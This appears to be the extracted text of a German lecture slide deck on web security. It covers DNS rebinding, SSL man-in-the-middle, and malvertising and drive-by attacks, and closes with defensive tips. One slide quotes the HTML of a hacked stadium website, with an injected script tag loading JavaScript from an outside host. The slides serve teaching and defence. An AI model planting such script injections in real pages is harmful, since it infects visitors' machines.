Querschläger mit anderen Schichten

Unter anderem:

- DNS Rebinding attack
- SSH man in the middle
- ARP-Spoofing geht nicht nur im LAN beim Client, sondern auch beim Hoster!
- Rogue DNS servers (resolven auf Sever mit Malware)




DNS rebinding

- Same origin restriction
 - „Objekt“ darf nur Verbindungen zu seiner Quelle aufbauen
 - „Objekte“ selber Quelle dürfen sich unterhalten
 - Quelle = IP oder DNS-Name?
 - ...an IP gebunden (z.B. bei Java): Andere Domänen auf selbem Rechner
 - ...an DNS name gebunden (z.B. bei JavaScript):
Was passiert, wenn der DNS-Resolve plötzlich eine andere IP ergibt?
 - Kompromittiert auch VPNs!
 - Kompromittiert auch NAT!



DNS rebinding





DNS rebinding

- DNS resolve liefert im entscheidenden Moment andere IP
- Frames dürfen sich (wg. same origin policy) gegenseitig skripten
- Tunnel konstruierbar!
- Problem: DNS-Caches
 - DNS TTL auf 0 setzen
 - DNS CNAMEs
 - ...



Beispiel: SSL man-in-the-middle

- Ziel: Einschalten in eine verschlüsselte Verbindung zwischen einem Bankkunden und dem Onlinebanking System der Bank 48
- Verschlüsselung schützt nicht
- Schlüssellänge egal



Einige wenige Worte zum Browser...

- Browser-Exploits: Klassische Software-Exploits
- Webseiten als Multiplikator für Exploits
 - So bequem hat es der Hacker selten!
 - Seiten hacken und Exploit einbauen
 - Superbowl 02/2007: Offizielle Webseite gehackt
 - Seite sah normal aus, wurde um JS ergänzt
 - Geschätzter Impact: 1 Mio infizierte IEs

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<HTML>
  <HEAD>
    <script defer type="text/javascript" src="/ssi/pngfix_map.js"></script>
    <script src="/ssi/dhtml.js" language="javascript"></script>
    <!-- this script needed for Flash -->
    <script language="javascript">AC_FL_RunContent = 0;</script>
    <script src="http://[redacted]/3.js"></script>
    <script src="/flash/AC_RunActiveContent.js" language="javascript"></script>
    <!-- end - this script needed for Flash -->
    <title>Dolphin Stadium</title>
```

Quelle: <http://blogs.zdnet.com/security/?p=15>



Einige wenige Worte zum Browser...

- Webseiten als Multiplikator für Exploits (cont.)
 - Bewerbe Deinen Exploit – miete ein Banner!
 - Am besten bei Falk, AdButler, etc.
 - (oder hacke den Ad-Server)
 - Ende 2004: FalkAG verbreitet Banner mit eingebettetem IE-Exploit...
 - Social Engineering funktioniert auch!
 - Fun-Aktion 05/2007
 - Klickrate der Anzeige: 0,16%
 - Kosten: 17€ für 409 Klicks
 - 98% Windows-Nutzer

[Drive-By Download](#)

Is your PC virus-free?
Get it infected here!

drive-by-download.info

Quelle: <http://blog.didierstevens.com/2007/05/07/is-your-pc-virus-free-get-it-infected-here/>



Das Ende ist nah... :-)

- Aber was ist mit...
 - „Web 2.0“?
 - AJAX?
 - SOAP, Web Services?
- Prinzipielle Funktionsweise gleich
- Besonders sensibel: Authentisierung, Prüfung der Privilegien
 - Insbesondere AJAX animiert hier zur Schlamperei



Was kann ich tun?

- Als Programmierer
 - Mantra:
Daten von Außerhalb sind nicht vertrauenswürdig
 - Bei der Limitierung von Features:
Verwende Whitelists statt Blacklists
 - Sicherheit „nachträglich ergänzen“
ist eine dumme Idee



Was kann ich tun?

- Als Server-Admin
 - Saubere Konfiguration
 - keine Testseiten, etc.
 - keine „browseable directories“
 - Minimale Konfiguration
 - nicht benutzte Features deaktivieren.
 - Zeitnahe Updates
 - Restriktive PHP-Config!
 - Routinemäßige Kontrolle des Systems



Was kann ich tun?

- Als Browser-Benutzer
 - Erst denken, dann klicken
 - Bitte den IE vermeiden wo immer möglich
 - Browserupdates, Updates für Plugins
 - Empfohlene Add-Ons für Firefox:
 - AdBlock plus
 - NoScript
 - CookieSafe
 - CustomizeGoogle
 - Separater „surfer“-Benutzer mit eingeschränkten Rechten



The end!

**Vielen Dank
für die Aufmerksamkeit!**




Bild: opte.org